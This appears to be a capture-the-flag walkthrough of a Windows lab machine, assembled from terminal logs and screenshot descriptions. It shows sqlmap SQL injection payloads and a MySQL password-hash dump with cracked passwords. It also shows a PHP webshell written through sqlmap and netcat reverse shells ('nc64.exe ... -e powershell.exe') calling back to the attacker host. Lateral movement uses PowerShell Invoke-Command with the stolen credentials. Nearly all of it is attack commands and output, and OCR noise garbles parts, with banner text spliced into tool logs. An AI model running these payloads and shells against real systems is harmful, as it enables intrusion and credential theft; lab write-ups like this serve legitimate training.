

```
root@kali:~/Masäältö# nmap -sS -sV -p- -T4 10.10.10.167
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-28 16:05 +03
Nmap scan report for 10.10.10.167
Host is up (0.16s latency).
Not shown: 65530 filtered ports
PORT      STATE SERVICE VERSION
80/tcp    open  http   Microsoft IIS httpd 10.0
135/tcp   open  msrpc  Microsoft Windows RPC
3306/tcp  open  mysql?
49666/tcp open  msrpc  Microsoft Windows RPC
49667/tcp open  msrpc  Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port3306-TCP:V=7.80%I=7%D=11/28%Time=5DDFC8D9%P=x86_64-pc-linux-gnu%r(a
SF:fp,4A,"F\0\0\x01\xffj\x04Host\x20'10\.10\.10'\x20is\x20not\x20allow
SF:ed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server");
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 737.53 seconds
```

Fidelity [X](#) [+](#)

10.10.10.167

Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU

...

Home About Admin [Login](#)


The future has landed

And there are no hoverboards or flying cars.
Just apps. Lots of mother flipping apps.



DUZ Metin ▾

```
1 <!DOCTYPE html>
2 <html lang="en">
3
4 <head>
5     <title>Fidelity</title>
6     <meta charset="utf-8">
7     <script type="text/javascript" src="assets/js/functions.js"></script>
8     <meta name="viewport" content="width=device-width, initial-scale=1, user-scalable=no" />
9     <link rel="stylesheet" href="assets/css/main.css" />
10    <noscript>
11        <link rel="stylesheet" href="assets/css/noscript.css" /></noscript>
12 </head>
13
14 <body class="is-preload landing">
15     <div id="page-wrapper">
16         <!-- To Do:
17             - Import Products
18             - Link to new payment system
19             - Enable SSL (Certificates location \\192.168.4.28\myfiles)
20         <!-- Header -->
21         <header id="header">
22             <h1 id="logo"><a href="index.php">Fidelity</a></h1>
23             <nav id="nav">
24                 <ul>
25                     <li><a href="index.php">Home</a></li>
26                     <li><a href="about.php">About</a></li>
27                     <li><a href="admin.php">Admin</a></li>
28                     <li><a href="admin.php" class="button primary">Login</a></li>
29                 </ul>
30             </nav>
31         </header>
32
33         <!-- Banner -->
34         <section id="banner">
35             <div class="content">
36                 <header>
37                     <h2>The future has landed</h2>
38                     <p>And there are no hoverboards or flying cars.<br />
39                         Just apps. Lots of mother flipping apps.</p>
40                 </header>
41                 <span class="image"></span>
42             </div>
43         </section>
44
45         <!-- Search -->
46         <section id="search" class="wrapper style2 special fade">
```



A screenshot of a web browser window displaying the source code of a JavaScript file. The address bar shows the URL as `view-source:http://10.10.10.167/assets/js/functions.js`. Below the address bar, there is a navigation bar with links to Kali Linux, Kali Training, Kali Tools, Kali Docs, Kali Forums, NetHunter, and Offense. The main content area contains the following JavaScript code:

```
function deleteProduct(id) {
    document.getElementById("productId").value = id;
    document.forms["viewProducts"].action = "delete_product.php";
    document.forms["viewProducts"].submit();
}
function updateProduct(id) {
    document.getElementById("productId").value = id;
    document.forms["viewProducts"].action = "update_product.php";
    document.forms["viewProducts"].submit();
}
function viewProduct(id) {
    document.getElementById("productId").value = id;
    document.forms["viewProducts"].action = "view_product.php";
    document.forms["viewProducts"].submit();
}
function deleteCategory(id) {
    document.getElementById("categoryId").value = id;
    document.forms["categoryOptions"].action = "delete_category.php";
    document.forms["categoryOptions"].submit();
}
function updateCategory(id) {
    document.getElementById("categoryId").value = id;
    document.forms["categoryOptions"].action = "update_category.php";
    document.forms["categoryOptions"].submit();
}
```

10.10.10.167/update_product.php

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Fidelity Home Admin About Logout

Update Product

Name	Quantity	Category	Price
adasd	12	Default	11

Zenmap (as root) Update

The screenshot shows a web application interface for updating a product. The URL in the address bar is 10.10.10.167/update_product.php. The page has a dark theme with light-colored text and buttons. At the top, there's a navigation bar with links to various Kali Linux tools and databases. Below that is a header for 'Fidelity' with links for Home, Admin, About, and Logout. The main content area is titled 'Update Product' and contains a table with four columns: Name, Quantity, Category, and Price. The 'Name' field contains 'adasd', 'Quantity' is '12', 'Category' is 'Default', and 'Price' is '11'. At the bottom left, there's a button labeled 'Zenmap (as root)' and a prominent red 'Update' button.

Send

Cancel

< | ▾

▶ | ▾

Request

Raw **Params** **Headers** **Hex**

```
POST /update_product.php HTTP/1.1
Host: 10.10.10.167
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.167/update_product.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 53
Connection: close
Upgrade-Insecure-Requests: 1
```

productId=&name=adasd&quantity=12&category=1&price=11

```
Aç + control2.txt ~/Masaüstü Kaydet : - □ ×
POST /view_product.php HTTP/1.1
Host: 10.10.10.167
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.167/update_product.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 65
Connection: close
Upgrade-Insecure-Requests: 1

productId=1337&name=deneme&quantity=1&category=1&price=16|
```

```
root@kali:~/Masäüstü# sqlmap -r control2.txt -p productId --dbs
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 16:15:07 /2019-11-28/
[16:15:07] [INFO] parsing HTTP request from 'control2.txt'
[16:15:07] [INFO] resuming back-end DBMS 'mysql'
[16:15:07] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
...
Parameter: productId (POST)
    Type: boolean-based blind
    Title: Boolean-based blind - Parameter replace (original value)
    Payload: productId=(SELECT (CASE WHEN (6219=6219) THEN 1337 ELSE (SELECT 4527 UNION SELECT 7325) END))&name=deneme&quantity=1&category=1&price=16

    Type: time-based blind
    Title: MySQL < 5.0.12 AND time-based blind (heavy query)
    Payload: productId=1337 AND 9279=BENCHMARK(5000000,MD5(0x74717971))&name=deneme&quantity=1&category=1&price=16
    Just apps. Lots of mother flipping apps.
    Type: UNION query
    Title: Generic UNION query (NULL) - 1 column
    Payload: productId=1337 UNION ALL SELECT CONCAT(0x716b6a6271,0x4f6d79426b4453797854696d6b42646e684f5454524a525a6458486b4564504d6747584771585161,0x717062707
1)-- qNOT&name=deneme&quantity=1&category=1&price=16
...
[16:15:08] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL < 5.0.12
[16:15:08] [INFO] fetching database names
available databases [3]:
[*] information_schema
[*] mysql
[*] warehouse
```

```
root@kali:~/Masau&st# sqlmap -r control2.txt -p productId -D mysql --tables
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 16:15:51 /2019-11-28/
[16:15:51] [INFO] parsing HTTP request from 'control2.txt'
[16:15:52] [INFO] resuming back-end DBMS 'mysql'
[16:15:52] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: productId (POST)
    Type: boolean-based blind
    Title: Boolean-based blind - Parameter replace (original value)
    Payload: productId=(SELECT CASE WHEN (6219=6219) THEN 1337 ELSE (SELECT 4527 UNION SELECT 7325) END )&name=deneme&quantity=1&category=1&price=16

    Type: time-based blind
    Title: MySQL < 5.0.12 AND time-based blind (heavy query)
    Payload: productId=1337 AND 9279=BENCHMARK(5000000,MD5(0x74717971))&name=deneme&quantity=1&category=1&price=16
    Just apps. Lots of mother flipping apps.
    Type: UNION query
    Title: Generic UNION query (NULL) - 1 column
    Payload: productId=1337 UNION ALL SELECT CONCAT(0x716b6a6271,0x4f6d79426b4453797854696d6b42646e684f5454524a525a6458486b4564504d6747584771585161,0x717062707
1-- qNOT&name=deneme&quantity=1&category=1&price=16
---
[16:15:52] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL < 5.0.12
[16:15:52] [INFO] fetching tables for database: 'mysql'
Database: mysql
[31 tables]
+-----+
| user           |
| column_stats   |
| columns_priv   |
| db             |
| event          |
| func           |
| general_log    |
+-----+
```

```

root@kali:~/Masaustu# sqlmap -r control2.txt -p productId -D mysql -T user --columns
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 16:17:14 /2019-11-28/
[16:17:14] [INFO] parsing HTTP request from 'control2.txt'
[16:17:14] [INFO] resuming back-end DBMS 'mysql'
[16:17:14] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
...
Parameter: productId (POST)
  Type: boolean-based blind
    Title: Boolean-based blind - Parameter replace (original value)
  Payload: productId=(SELECT (CASE WHEN (6219=6219) THEN 1337 ELSE (SELECT 4527 UNION SELECT 7325) END))&name=deneme&quantity=1&category=1&price=16
  Type: time-based blind
    Title: MySQL < 5.0.12 AND time-based blind (heavy query)
  Payload: productId=1337 AND 9279=BENCHMARK(5000000,MD5(0x74717971))&name=deneme&quantity=1&category=1&price=16
  Type: UNION query
    Title: Generic UNION query (NULL) - 1 column
  Payload: productId=1337 UNION ALL SELECT CONCAT(0x716b6a6271,0x4f6d79426b4453797854696d6b42646e684f5454524a525a6458486b4564504d6747584771585161,0x717062707
1)-- qNOT&name=deneme&quantity=1&category=1&price=16
...
[16:17:14] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL < 5.0.12
[16:17:14] [INFO] fetching columns for table 'user' in database 'mysql'
Database: mysql
Table: user
[47 columns]
+-----+-----+
| Column          | Type      |
+-----+-----+
| User            | char(80)  |
| Alter_priv     | varchar(1)|
| Alter_routine_priv | varchar(1)|
| authentication_string | longtext |
| Create_priv    | varchar(1)|
| Create_routine_priv | varchar(1)|
| Create_tablespace_priv | varchar(1)|
| Create_tmp_table_priv | varchar(1)|

```

```
root@kali:~/Masausti# sqlmap -r control2.txt -p productId -D mysql -T user -C User,Password --dump
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 16:18:18 /2019-11-28

[16:18:18] [INFO] parsing HTTP request from 'control2.txt'
[16:18:18] [INFO] resuming back-end DBMS 'mysql'
[16:18:18] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
...
Parameter: productId (POST)
  Type: boolean-based blind
  Title: Boolean-based blind - Parameter replace (original value)
  Payload: productId=(SELECT (CASE WHEN (6219=6219) THEN 1337 ELSE (SELECT 4527 UNION SELECT 7325) END))&name=deneme&quantity=1&category=1&price=16

  Type: time-based blind
  Title: MySQL < 5.0.12 AND time-based blind (heavy query)
  Payload: productId=1337 AND 9279=BENCHMARK(5000000,MD5(0x74717971))&name=deneme&quantity=1&category=1&price=16

  Type: UNION query
  Title: Generic UNION query (NULL) - 1 column
  Payload: productId=1337 UNION ALL SELECT CONCAT(0x716b6a6271,0x4f6d79426b4453797854696d6b42646e684f5454524a525a6458486b4564504d6747584771585161,0x717062707
1)-- qNOT&name=deneme&quantity=1&category=1&price=16
...
[16:18:20] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL < 5.0.12
[16:18:20] [INFO] fetching entries of column(s) 'Password' for table 'user' in database 'mysql'
[16:18:20] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of entries). Falling back to partial UNION technique
[16:18:20] [INFO] used SQL query returns 6 entries
[16:18:20] [INFO] resumed: '**0E178792E8FC304A2E3133D535D38CAF1DA3CD9D','hector'
[16:18:20] [INFO] resumed: '**CFE3EEE434B38CBF709AD67A4DCDEA476CBA7FDA','manager'
[16:18:20] [INFO] resumed: '**0A4A5CAD344718DC418035A1F4D292BA603134D8','root'
[16:18:20] [INFO] resumed: '**0A4A5CAD344718DC418035A1F4D292BA603134D8','root'
[16:18:20] [INFO] resumed: '**0A4A5CAD344718DC418035A1F4D292BA603134D8','root'
[16:18:20] [INFO] resumed: '**0A4A5CAD344718DC418035A1F4D292BA603134D8','root'
[16:18:20] [INFO] recognized possible password hashes in column 'Password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[16:18:22] [INFO] writing hashes to a temporary file '/tmp/sqlmaprehfhiv3753/sqlmaphashes-12lzo264.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[16:18:24] [INFO] using hash method 'mysql_passwd'
```

```
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[16:18:22] [INFO] writing hashes to a temporary file '/tmp/sqlmaprehrhfiv3753/sqlmaphashes-12lzo264.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[16:18:24] [INFO] using hash method 'mysql_passwd'
[16:18:24] [INFO] resuming password 'l33th4x0rhector' for hash '*0E178792E8FC304A2E3133D535D38CAF1DA3CD9D'
[16:18:24] [INFO] resuming password 'l3tm3!n' for hash '*CFE3EEE434B38CBF709AD67A4DCDEA476CBA7FDA'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.txt' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> /usr/share/wordlists/rockyou.txt
[16:18:38] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] n
[16:18:40] [INFO] starting dictionary-based cracking (mysql_passwd)
[16:18:40] [INFO] starting 4 processes
Database: mysql
Table: user
[6 entries]
+-----+-----+
| User | Password |
+-----+-----+
| hektor | *0E178792E8FC304A2E3133D535D38CAF1DA3CD9D (l33th4x0rhector) |
| manager | *CFE3EEE434B38CBF709AD67A4DCDEA476CBA7FDA (l3tm3!n) |
| root | *0A4A5CAD344718DC418035A1F4D292BA603134D8 |
+-----+
[16:18:57] [INFO] table `mysql.``user`` dumped to CSV file '/root/.sqlmap/output/10.10.10.167/dump/mysql/user.csv'
[16:18:57] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 1 times
[16:18:57] [INFO] fetched data logged to text files under '/root/.sqlmap/output/10.10.10.167'

[*] ending @ 16:18:57 /2019-11-28/
root@kali:~/Masaüstü#
```

```
root@kali:~/Masaüstü# sqlmap -r control2.txt -p productId --os-shell
0.167
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 16:19:55 /2019-11-28/
[16:19:55] [INFO] parsing HTTP request from 'control2.txt'
[16:19:55] [INFO] resuming back-end DBMS 'mysql'
[16:19:55] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
...
Parameter: productId (POST)
  Type: boolean-based blind
    Title: Boolean-based blind - Parameter replace (original value)
  Payload: productId=(SELECT (CASE WHEN (6219=6219) THEN 1337 ELSE (SELECT 4527 UNION SELECT 7325) END))&name=deneme&quantity=1&category=1&price=16

  Type: time-based blind
  Title: MySQL < 5.0.12 AND time-based blind (heavy query)
  Payload: productId=1337 AND 9279=BENCHMARK(5000000,MD5(0x74717971))&name=deneme&quantity=1&category=1&price=16
  Just apps lots of mother flipping apps
  Type: UNION query
    Title: Generic UNION query (NULL) - 1 column
    Payload: productId=1337 UNION ALL SELECT CONCAT(0x716b6a6271,0x4f6d79426b4453797854696d6b42646e684f5454524a525a6458486b4564504d6747584771585161,0x717062707
1)-- qNOT&name=deneme&quantity=1&category=1&price=16
...
[16:19:55] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL < 5.0.12
[16:19:55] [INFO] going to use a web backdoor for command prompt
[16:19:55] [INFO] fingerprinting the back-end DBMS operating system
[16:19:55] [INFO] the back-end DBMS operating system is Windows
which web application language does the web server support?
[1] ASP
[2] ASPX
[3] JSP
[4] PHP (default)
> 4
do you want sqlmap to further try to provoke the full path disclosure? [Y/n] y
[16:20:00] [WARNING] unable to automatically retrieve the web server document root
what do you want to use for writable directory?
[1] common location(s) ('c:/xampp/htdocs/, c:/wamp/www/, c:/inetpub/wwwroot/') (default)
[2] custom location(s)
[3] custom directory list file
```

```
[1] common location(s) ('C:/xampp/htdocs', C:/wamp/www/, C:/Inetpub/wwwroot/) (default)
[2] custom location(s)
[3] custom directory list file
[4] brute force search
> 1
[16:20:02] [WARNING] unable to automatically parse any web server path
[16:20:02] [INFO] trying to upload the file stager on 'C:/xampp/htdocs/' via LIMIT 'LINES TERMINATED BY' method
[16:20:03] [WARNING] unable to upload the file stager on 'C:/xampp/htdocs/'
[16:20:03] [INFO] trying to upload the file stager on 'C:/xampp/htdocs/' via UNION method
[16:20:03] [WARNING] expect junk characters inside the file as a leftover from UNION query
[16:20:03] [WARNING] it looks like the file has not been written (usually occurs if the DBMS process user has no write privileges in the destination path)
[16:20:04] [INFO] trying to upload the file stager on 'C:/wamp/www/' via LIMIT 'LINES TERMINATED BY' method
[16:20:04] [WARNING] unable to upload the file stager on 'C:/wamp/www/'
[16:20:04] [INFO] trying to upload the file stager on 'C:/wamp/www/' via UNION method
[16:20:06] [WARNING] it looks like the file has not been written (usually occurs if the DBMS process user has no write privileges in the destination path)
[16:20:08] [INFO] trying to upload the file stager on 'C:/Inetpub/wwwroot/' via LIMIT 'LINES TERMINATED BY' method
[16:20:08] [WARNING] unable to upload the file stager on 'C:/Inetpub/wwwroot/'
[16:20:08] [INFO] trying to upload the file stager on 'C:/Inetpub/wwwroot/' via UNION method
[16:20:10] [INFO] the local file '/tmp/sqlmaph7ceozx73771/tmpppxwlcl0lu' and the remote file 'C:/Inetpub/wwwroot/tmpuudsa.php' have the same size (713 B)
[16:20:11] [INFO] the file stager has been successfully uploaded on 'C:/Inetpub/wwwroot/' - http://10.10.10.167:80/tmpuudsa.php
[16:20:11] [WARNING] unable to upload the file through the web file stager to 'C:/Inetpub/wwwroot'
[16:20:11] [WARNING] backdoor has not been successfully uploaded through the file stager possibly because the user running the web server process has not write privileges over the folder where the user running the DBMS process was able to upload the file stager or because the DBMS and web server sit on different servers
do you want to try the same method used for the file stager? [Y/n] y
[16:20:16] [INFO] the backdoor has probably been successfully uploaded on 'C:/Inetpub/wwwroot/' - http://10.10.10.167:80/tmpbuhsz.php
[16:20:16] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> help
do you want to retrieve the command standard output? [Y/n/a] y
No output
os-shell> whoami
do you want to retrieve the command standard output? [Y/n/a] y
No output
os-shell>
```

```
root@kali:~/Masäistü# sqlmap -r control2.txt -p productId --file-write=webshell.php --file-dest=C:/Inetpub/wwwroot/webshell.php
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 16:23:43 /2019-11-28/
[16:23:43] [INFO] parsing HTTP request from 'control2.txt'
[16:23:43] [INFO] resuming back-end DBMS 'mysql'
[16:23:43] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
...
Parameter: productId (POST)
  Type: boolean-based blind
    Title: Boolean-based blind - Parameter replace (original value)
  Payload: productId=(SELECT (CASE WHEN (6219=6219) THEN 1337 ELSE (SELECT 4527 UNION SELECT 7325) END))&name=deneme&quantity=1&category=1&price=16
  ...
  Type: time-based blind
    Title: MySQL < 5.0.12 AND time-based blind (heavy query)
  Payload: productId=1337 AND 9279=BENCHMARK(5000000,MD5(0x74717971))&name=deneme&quantity=1&category=1&price=16
  ...
  Type: UNION query
    Title: Generic UNION query (NULL) - 1 column
  Payload: productId=1337 UNION ALL SELECT CONCAT(0x716b6a6271,0x4f6d79426b4453797854696d6b4264e684f5454524a525a6458486b4564504d6747584771585161,0x717062707
1)-- qNOT&name=deneme&quantity=1&category=1&price=16
  ...
[16:23:44] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL < 5.0.12
[16:23:44] [INFO] fingerprinting the back-end DBMS operating system
[16:23:44] [INFO] the back-end DBMS operating system is Windows
[16:23:45] [WARNING] expect junk characters inside the file as a leftover from UNION query
do you want confirmation that the local file 'webshell.php' has been successfully written on the back-end DBMS file system ('C:/Inetpub/wwwroot/webshell.php')?
[Y/n] y
[16:23:47] [INFO] the local file 'webshell.php' and the remote file 'C:/Inetpub/wwwroot/webshell.php' have the same size (7206 B)
[16:23:47] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 1 times
[16:23:47] [INFO] fetched data logged to text files under '/root/.sqlmap/output/10.10.10.167'
[*] ending @ 16:23:47 /2019-11-28/
```

The screenshot shows a web-based interface for managing a web shell. At the top, there's a navigation bar with links to Kali Linux, Kali Training, Kali Tools, Kali Docs, Kali Forums, NetHunter, Offensive Security, and Exploit-DB. The main area has fields for 'Fetch' (host: 10.10.15.20, port: 80, path: empty), 'CWD' (C:\inetpub\wwwroot), 'Upload' (Browse... - No file selected), and 'Cmd' (cd ..\..\inetpub\wwwroot\uploads &&nc64.exe 10.10.15.20 9091 -e powershell.exe). A 'Clear cmd' button and an 'Execute' button are also present. Below this is a command-line output window.

```
Fetch: host: 10.10.15.20 port: 80 path:
CWD: C:\inetpub\wwwroot Upload: Browse... No file selected.
Cmd: cd ..\..\inetpub\wwwroot\uploads &&nc64.exe 10.10.15.20 9091 -e powershell.exe
Clear cmd Execute
```

```
cd uploads && dir
Volume in drive C has no label.
Volume Serial Number is C05D-877F

Directory of C:\inetpub\wwwroot\uploads

11/28/2019  03:05 PM    <DIR>      .
11/28/2019  03:05 PM    <DIR>      ..
11/28/2019  02:28 PM        43,696 nc64.exe
11/11/2019  12:59 PM          6 rev.php
11/11/2019  12:59 PM          6 rev2.php
11/11/2019  12:59 PM          6 shell.php
11/28/2019  03:05 PM        7,205 websh.php
              5 File(s)   50,919 bytes
              2 Dir(s)  42,683,187,200 bytes free
```

```
root@kali:~/Masaüstü# nc -nlvp 9091
listening on [any] 9091 ...
connect to [10.10.15.20] from (UNKNOWN) [10.10.10.167] 51558
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved. DB GHDB MSFU

PS C:\inetpub\wwwroot\uploads> $password = "l33th4x0rhector" | ConvertTo-SecureString -asPlainText -Force;$username = "nt authority\Hector";$credential = New-Object System.Management.Automation.PsCredential($username,$password);Invoke-Command -ComputerName Fidelity -Credential $credential -ScriptBlock {dir C:\Users\Hector\Desktop}
$password = "l33th4x0rhector" | ConvertTo-SecureString -asPlainText -Force;$username = "nt authority\Hector";$credential = New-Object System.Management.Automation.PsCredential($username,$password);Invoke-Command -ComputerName Fidelity -Credential $credential -ScriptBlock {dir C:\Users\Hector\Desktop}
dir -xc 10.10.15.20 5051-c powershell.exe
control.txt
```

Execute

Directory: C:\Users\Hector\Desktop

Mode	LastWriteTime	Length	Name	PSComputerName
-ar----	11/1/2019 12:33 PM	32	user.txt	Fidelity

```
PS C:\inetpub\wwwroot\uploads> $password = "l33th4x0rhector" | ConvertTo-SecureString -asPlainText -Force;$username = "nt authority\Hector";$credential = New-Object System.Management.Automation.PsCredential($username,$password);Invoke-Command -ComputerName Fidelity -Credential $credential -ScriptBlock {type C:\Users\Hector\Desktop\user.txt}
$password = "l33th4x0rhector" | ConvertTo-SecureString -asPlainText -Force;$username = "nt authority\Hector";$credential = New-Object System.Management.Automation.PsCredential($username,$password);Invoke-Command -ComputerName Fidelity -Credential $credential -ScriptBlock {type C:\Users\Hector\Desktop\user.txt}
d8782dd01fb15b72c4b5ba77ef2d472b
```

```
root@kali:~/Masautu# nc -nlvp 9091
listening on [any] 9091 ...
connect to [10.10.15.20] from (UNKNOWN) [10.10.10.167] 54141
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\inetpub\wwwroot\uploads> $password = "l33th4x0rhector" | ConvertTo-SecureString -asPlainText -Force;$username = "nt authority\Hector";$credential = New-Object System.Management.Automation.PsCredential($username,$password);Invoke-Command -ComputerName Fidelity -Credential $credential -ScriptBlock {C:\inetpub\wwwroot\uploads\nc64.exe 10.10.15.20 8081 -e cmd.exe}
$password = "l33th4x0rhector" | ConvertTo-SecureString -asPlainText -Force;$username = "nt authority\Hector";$credential = New-Object System.Management.Automation.PsCredential($username,$password);Invoke-Command -ComputerName Fidelity -Credential $credential -ScriptBlock {C:\inetpub\wwwroot\uploads\nc64.exe 10.10.15.20 8081 -e cmd.exe}
```

```
root@kali:~/Downloads# nc -nlvp 8081
listening on [any] 8081 ...
connect to [10.10.15.20] from (UNKNOWN) [10.10.10.167] 60368
Microsoft Windows [Version 10.0.17763.805]
(c) 2018 Microsoft Corporation. All rights reserved.
```

C:\80 path: C:\Users\Hector\Documents>whoami
whoami
control\hector

Upload: No file selected.

```
C:\Users\Hector\Documents>dir.exe
dir
Volume in drive C has no label.
Volume Serial Number is C05D-877F
```

Directory of C:\Users\Hector\Documents

```
11/07/2019  12:17 PM    <DIR>          .
11/07/2019  12:17 PM    <DIR>          ..
              0 File(s)           0 bytes
              2 Dir(s)  43,184,263,168 bytes free
```

```
C:\Users\Hector\Documents>cd ..
cd ..
```

```
C:\Users\Hector>dir
dir
Volume in drive C has no label.
Volume Serial Number is C05D-877F
```

Directory of C:\Users\Hector

```
11/01/2019  11:09 AM    <DIR>          .
11/01/2019  11:09 AM    <DIR>          ..
11/07/2019  12:17 PM    <DIR>          3D Objects
11/07/2019  12:17 PM    <DIR>          Contacts
11/07/2019  12:17 PM    <DIR>          Desktop
11/07/2019  12:17 PM    <DIR>          Documents
11/07/2019  12:17 PM    <DIR>          Downloads
11/07/2019  12:17 PM    <DIR>          Favorites
11/07/2019  12:17 PM    <DIR>          Links
11/07/2019  12:17 PM    <DIR>          Music
